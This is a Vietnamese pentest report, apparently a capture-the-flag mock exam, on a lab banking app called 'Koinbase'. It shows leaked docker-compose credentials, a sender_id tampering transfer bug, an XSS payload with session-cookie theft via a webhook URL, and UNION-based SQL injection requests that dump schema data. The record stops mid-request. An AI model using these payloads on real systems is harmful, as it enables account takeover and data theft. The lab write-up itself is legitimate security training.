

Mockexam 01 - Koinbase Report

Ngày 15 tháng 6, 2026

Pentest Report

Mô tả

Báo cáo này mô tả chi tiết các quy trình kiểm thử và lỗ hổng được tìm thấy trên website Koinbase

Đối tượng

- Koinbase: <https://koinbase.cyberjutsu-lab.tech/>
- Upload Server: <https://upload.koinbase.cyberjutsu-lab.tech/>

Công cụ: Burpsuite, VS code, DevTools

Mục lục

Pentest Report

Tổng Quan

Lỗ hổng

KBE-110626-01: Source code disclosure at <https://upload.koinbase.cyberjutsu-lab.tech/backup.zip>

KBE-110626-03: HTML injection lead to xss at <https://koinbase.cyberjutsu-lab.tech/?page=2>

KBE-110626-4: SQL injection at <https://koinbase.cyberjutsu-lab.tech/view.php?id=1>

KBE-110626-5: Upload Link vulnerability at <https://upload.koinbase.cyberjutsu-lab.tech/?url=>

Kết Luận

Tổng Quan

Koinbase là ứng dụng cho phép người dùng có thể đăng ký, đăng nhập tài khoản, chuyển tiền upload bio, ảnh đại diện, xem trang cá nhân người khác và cả số tiền của người đó.

Báo cáo này liệt kê các lỗ hổng và những vấn đề được tìm thấy trong quá trình kiểm thử ứng dụng Koinbase. Mỗi lỗ hổng sẽ được cung cấp một mã lỗi nhằm mục

đích quản lý và theo dõi trong tương lai. Các mã lỗi sẽ được đánh dấu theo ngày và thứ tự thời gian tìm ra lỗi.

Quá trình diễn ra kiểm thử hoàn toàn bằng blackbox testing.

Lỗi hổng

KBE-110626-01: Source code disclosure at


<https://upload.koinbase.cyberjutsu-lab.tech/backup.zip>

Description and Impact

Có lẽ anh lập trình viên đã quên xóa file `backup.zip` này khi deploy ứng dụng lên server. Việc này có thể khiến actacker có thể hiểu rõ hơn cách hoạt động của ứng dụng, từ đó dẫn đến nhiều cách khai thác sâu vào bên trong server hơn.

Steps to reproduce

Khi truy cập vào <https://upload.koinbase.cyberjutsu-lab.tech/robots.txt> ta sẽ thấy 1 path có tên là `/backup.zip`



thay thế đường dẫn thành <https://upload.koinbase.cyberjutsu-lab.tech/backup.zip> sẽ tải được file `backup.zip` về máy.

Sau khi unzip ta có được toàn bộ mã nguồn của trang web và cả flag mà chúng ta đang tìm kiếm.

```
1 # You founded a source code leak
2 # Recon is very important
3 # Case study: https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-leak/
4 # Your Flag 1: CJBJS{do_you_use_a_good_wordlist?}
5 version: "3.6"
6 services:
7   db:
8     build: ./db
9     command: --default-authentication-plugin=mysql_native_password
10    restart: unless-stopped
11    expose:
12      - 3306
13    environment:
14      - MYSQL_ROOT_USER=root
15      - MYSQL_ROOT_PASSWORD=96e5aca02ebf
16      - MYSQL_USER=tonghop
17      - MYSQL_DATABASE=tonghop
18      - MYSQL_PASSWORD=48b105896e5aca02ebf2
19      # - UPLOAD_URL=https://upload.koinbase.cyberjutsu-lab.tech
20      - UPLOAD_URL=http://localhost:4444
21
22   koinbase:
23     container_name: koinbase
24     restart: unless-stopped
25     build:
26       context: ./koinbase/
27     # volumes:
28     #   - ./koinbase/src:/var/www/html/
29     ports:
30       - "3333:80"
31     environment:
32       - MYSQL_HOSTNAME=db
33       - MYSQL_USER=tonghop
34       - MYSQL_DATABASE=tonghop
35       - MYSQL_PASSWORD=48b105896e5aca02ebf2
36       # - UPLOAD_URL=https://upload.koinbase.cyberjutsu-lab.tech
37       - UPLOAD_URL=http://localhost:4444
38       - APP_ENV=dev
39       # - APP_ENV=prod
40       - XOR_KEY=daylaxorkey1234
41
42   cdn:
43     container_name: cdn
44     restart: unless-stopped
45     build:
46       context: ./cdn/
```

Recommendation

Xóa file `backup.zip` ở <https://upload.koinbase.cyberjutsu-lab.tech/backup.zip>

Đảm bảo không còn sót lại các file không cần thiết khi triển khai ra internet.


KBE-110626-02: Broken access control at
https://koinbase.cyberjutsu-lab.tech/api/transaction.php?action=transfer_money

Description and Impact

Trên thực tế chỉ có thể thấy được id của người nhận được và số tiền muốn chuyển cho họ nhưng khi sử dụng burpsuite thì lại xuất hiện thêm 1 tham số `sender_id` là của người gửi. Điều này khiến cho attacker có thể tùy ý thay đổi người gửi, người nhận và số tiền muốn chuyển.


Steps to reproduce

Sau khi đăng nhập ta tiếp tục truy cập vào https://koinbase.cyberjutsu-lab.tech/send_money.php sẽ có giao diện như hình dưới:



The screenshot shows a web form titled "Send money to someone". It displays the user's current money balance as 0. Below this, it asks "Which user id do you want to send money to?". There are two input fields: the first contains the value "1" and the second contains the value "0". A green "Submit" button is located below the input fields. At the bottom of the form, it says "Transfer money success".

Sau khi thực hiện chuyển đổi ta sẽ bắt gói tin chuyển đó đó và chỉnh sửa theo ý muốn.



Kết quả khi truy cập vào <https://koinbase.cyberjutsu-lab.tech/profile.php> để xem thông tin của bản thân thì attacker đã trở thành tỷ phú chỉ sau 1 cú click. (khi trở thành tỷ phú sẽ flag thứ 4 cũng xuất hiện).

USER ID:3

Username:a

Money:100000000

Flag: Flag 4: CBJs{master_of_broken_access_control}

Vì đã có mã nguồn ta truy cập vào trang xử lý để làm rõ hơn tại vì sao lại gây ra lỗi này bằng vscode với path là `backup/koinbase/src/api/transaction.php`

Ở dòng số 8 anh lập trình viên đã sử dụng input mà người dùng có thể nhập vào để lấy thông tin người dùng từ database mà không qua bất kỳ kiểm tra nào.

```

7      case 'transfer_money':
8          if (isset($_POST['sender_id'])) {
9              $user = getinfoFromUserId($_POST['sender_id']);
10         } else {
11             $error = "Something is wrong";
12         }
13     }

```

Ở đây anh lập trình viên chỉ kiểm tra xem số tiền muốn chuyển của `sender_id` đến `receiver_id` có vượt quá số tiền (ở đây là `mount`) mong muốn hay không mà không hề có bước kiểm tra nào để xác thực danh tính người gửi request.

```
13
14     if (!isset($error) && isset($_POST['receiver_id']) && isset($_POST['amount'])) {
15         $amount = intval($_POST['amount']); // số tiền muốn chuyển
16         if ($amount < 0) {
17             $error = "Nice try, you cannot specify negative amount :D";
18         } else {
19             $ourMoney = intval($user['money']);
20             if ($amount > $ourMoney) {
21                 $error = "You do not have enough money";
22             } else {
23                 $otherPerson = getInfoFromUserId($_POST['receiver_id']); // lấy thông tin người nhận bằng id
24                 if ($otherPerson === NULL) {
25                     $error = "User id not found";
26                 } else {
27                     if ($otherPerson['id'] === $user['id']) {
28                         $error = "You cannot transfer money to yourself";
29                     } else {
30                         $otherPersonMoney = intval($otherPerson['money']);
31                         updateUserMoney($user['id'], $ourMoney - $amount);
32                         updateUserMoney($otherPerson['id'], $otherPersonMoney + $amount);
33                     }
34                 }
35             }
36         }
37     }
38 }
```

Từ đây dẫn đến việc chỉ cần thay đổi `sender_id`, `receiver_id` và `amount` attacker hoàn toàn có thể chuyển toàn bộ số tiền của user bất kỳ cho tài khoản bất kỳ mà hần ta mong muốn.

Trong đoạn code của `backup/koinbase/src/api/user.php` ở phần `detail_info` tức là trang <https://koinbase.cyberjutsu-lab.tech/profile.php> có dòng số 30 khi số tiền vượt quá 1000000 thì sẽ xuất hiện flag.

```
23     case 'detail_info': {
24         checkNotLoginReturnError();
25         $user = getDetailFromUsername($_SESSION['username']);
26         if ($user['enc_credit_card'] !== '') {
27             $user['plain_credit_card'] = xorString(base64_decode($user['enc_credit_card']), $XOR_KEY);
28             unset($user['enc_credit_card']);
29         }
30         if (intval($user['money']) > 1000000) {
31             $user['flag'] = "Flag 4: CBJ5{day_la_fake_flag}";
32             if ($user['id'] == '1') {
33                 $user['flag'] = "Admin does not need the flag but the millionaires will";
34             }
35         }
36         unset($user['enc_credit_card']);
37         echo msgToJSON(200, $user);
38         break;
39     }
```

Recommendation

Thay đổi cách lấy thông tin người gửi bằng cách thay thế id người gửi bằng session.



KBE-110626-03: HTML injection lead to xss at <https://koinbase.cyberjutsu-lab.tech/?page=2>

Description and Impact


Giá trị của `page` có thể nhận trực tiếp trên đường dẫn mà không qua lớp filter nào khiến cho attacker có thể trèn các thẻ html vào làm thay đổi logic của chương trình. Từ HTML injection hầu hết đều có thể dẫn đến lỗi xss. Lỗi xss này có thể dẫn đến việc cướp session của nạn nhân xấu số từ đó tùy ý thay đổi profile và chuyển tiền của nạn nhân.

Steps to reproduce


Trên thử thẻ `<h1>` vào <https://koinbase.cyberjutsu-lab.tech/?page=> khiến trang web gây ra lỗi HTML injection



Tiếp tục thử với payload `<img%20src=x%20onerror=alert(origin)>`




Từ đây ta biết rằng trang web đã bị xss, tiếp theo kiểm chứng việc có thể đưa thông tin ra ngoài không cụ thể là cookie với payload `` với `https://webhook.site/233f7e60-f79b-4d34-808d-28ebd0caca8f` là web mà attacker tạo ra để nhận request khi web Koinbase gửi dữ liệu nhạy cảm ra ngoài




Copy link `https://koinbase.cyberjutsu-lab.tech/?page=` gửi cho nạn nhân ta sẽ cướp được session của họ nếu như họ chưa logout (ở đây là crush của chúng ta để lấy flag)

Lưu ý nhỏ: ở ngoài thực tế đường link này sẽ được làm đẹp để người click vào không cảm thấy có điều gì bất thường.



Dùng DevTool thay thế session của mình bằng của crush rồi refresh lại trang, chúng ta sẽ nhận được flag



Xét trong mã nguồn ta thấy input được gán cho `page` rồi cộng thẳng vào `innerHTML` gây ra lỗi xss

```

7
8 function main() {
9     const queryString = window.location.search;
10    const urlParams = new URLSearchParams(queryString);
11    const page = urlParams.get('page'); ← nơi nhận input
12
13    let pageIndex = parseInt(page) - 1;
14    let itemsPerPage = 5;
15
16    document.getElementById("page-number").innerHTML = "Page " + page;
17
18    getHaloOfFame().then(function (data) {
19        document.getElementById("hof-body").innerHTML = '';
20        for (i = pageIndex * itemsPerPage; i < ((pageIndex * itemsPerPage) +
21            let elem = data["message"][i];
22            tr = document.createElement("tr");
23            for (attr in elem) {
24                td = document.createElement("td");
25                td.innerText = elem[attr];
26                tr.appendChild(td);
27            }
28            td = document.createElement("td");
29            view = document.createElement("a");
30            view.href = `/view.php?id=${elem['id']}`;
31            view.innerText = "View";
32            td.appendChild(view);
33            tr.appendChild(td);
34            document.getElementById("hof-body").appendChild(tr);
35        });
36    });
37 }
38

```

công thẳng vào innerHTML

Recommendation

Vì thuộc tính `innerHTML` lấy cả thẻ html để thực thi nên cần phải quản lý chặt chẽ khi sử dụng

Có thể thay thế bằng `innerText` để chỉ hiển thị văn bản thuần túy

KBE-110626-4: SQL injection at

<https://koinbase.cyberjutsu-lab.tech/view.php?id=1>

Description and Impact

Anh lập trình viên chỉ kiểm tra dấu `'` để chống sql injection điều này dẫn đến attacker có thể tùy ý chỉnh sửa câu query không liên quan đến những câu query không dùng dấu `'` từ đó có thể làm lộ ra thông tin nhạy cảm từ database hoặc

thậm chí có thể dẫn đến RCE nếu như không kiểm soát quyền read file của database.

Steps to reproduce

Sau một hồi kiểm thử để cố gắng lấy version của database thì payload `-9999 UNION`

`SELECT 1,@version,1,2,2,3 -- a` đã thực hiện được

```
1 GET /api/user.php?action=public_info&id=<@urlencode>-9999 UNION
  SELECT 1,@version,1,2,2,3 -- a</urlencode> HTTP/2
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=494e98531d186844ec09e339bda03b72
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17
```

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalida
3 Content-Type: application/json
4 Date: Sat, 13 Jun 2026 09:49:53 GMT
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Server: Apache/2.4.52 (Debian)
8 X-Powered-By: PHP/7.3.33
9 Content-Length: 94
10
11 {
  "status_code":200,
  "message":{
    "id":"1",
    "username":"8.0.45",
    "money":"1",
    "image":"2",
    "bio":"3"
  }
}
```

version của database

Tiếp tục với việc kiểm tên database của chúng với câu query `-9999 UNION SELECT`

`1,database(),1,2,2,3 -- a`

```
1 GET /api/user.php?action=public_info&id=<@urlencode>-9999 UNION
  SELECT 1,database(),1,2,2,3 -- a</urlencode> HTTP/2
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=494e98531d186844ec09e339bda03b72
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17
```

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: application/json
4 Date: Sat, 13 Jun 2026 10:08:10 GMT
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Server: Apache/2.4.52 (Debian)
8 X-Powered-By: PHP/7.3.33
9 Content-Length: 95
10
11 {
  "status_code":200,
  "message":{
    "id":"1",
    "username":"tonghop",
    "money":"1",
    "image":"2",
    "bio":"3"
  }
}
```

tên database

Sau đó truy xuất tên table và column của database `tonghop`

```
1 GET /api/user.php?action=public_info&id=<@urlencode>-9999 UNION
  SELECT 1,GROUP_CONCAT(TABLE_NAME),1,2,2,GROUP_CONCAT(COLUMN_NAME) FROM i
  nformation_schema.COLUMNS WHERE TABLE_SCHEMA ="tonghop" -- a</urlencode>
  > HTTP/2
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=494e98531d186844ec09e339bda03b72
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: application/json
4 Date: Sat, 13 Jun 2026 10:04:30 GMT
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Server: Apache/2.4.52 (Debian)
8 X-Powered-By: PHP/7.3.33
9 Content-Length: 224
10
11 {
  "status_code":200,
  "message":{
    "id":"1",
    "username":
    "flag.users.users.users.users.users.users.users.users",
    "money":"1",
    "image":"2",
    "bio":
    "flag.bio_created_at,enc_credit_card,id,image,money,password,updated
    _at,username"
  }
}
```

Từ tên table và column với query `-9999 UNION SELECT 1,flag,1,2,2,3 FROM flag -- a` ta có thể lấy được flag nằm ở database

```
1 GET /api/user.php?action=public_info&id=<@urlencode>-9999 UNION
  SELECT 1,flag,1,2,2,3 FROM flag -- a </urlencode> HTTP/2
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=494e98531d186844ec09e339bda03b72
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/146.0.0.0 Safari/537.36
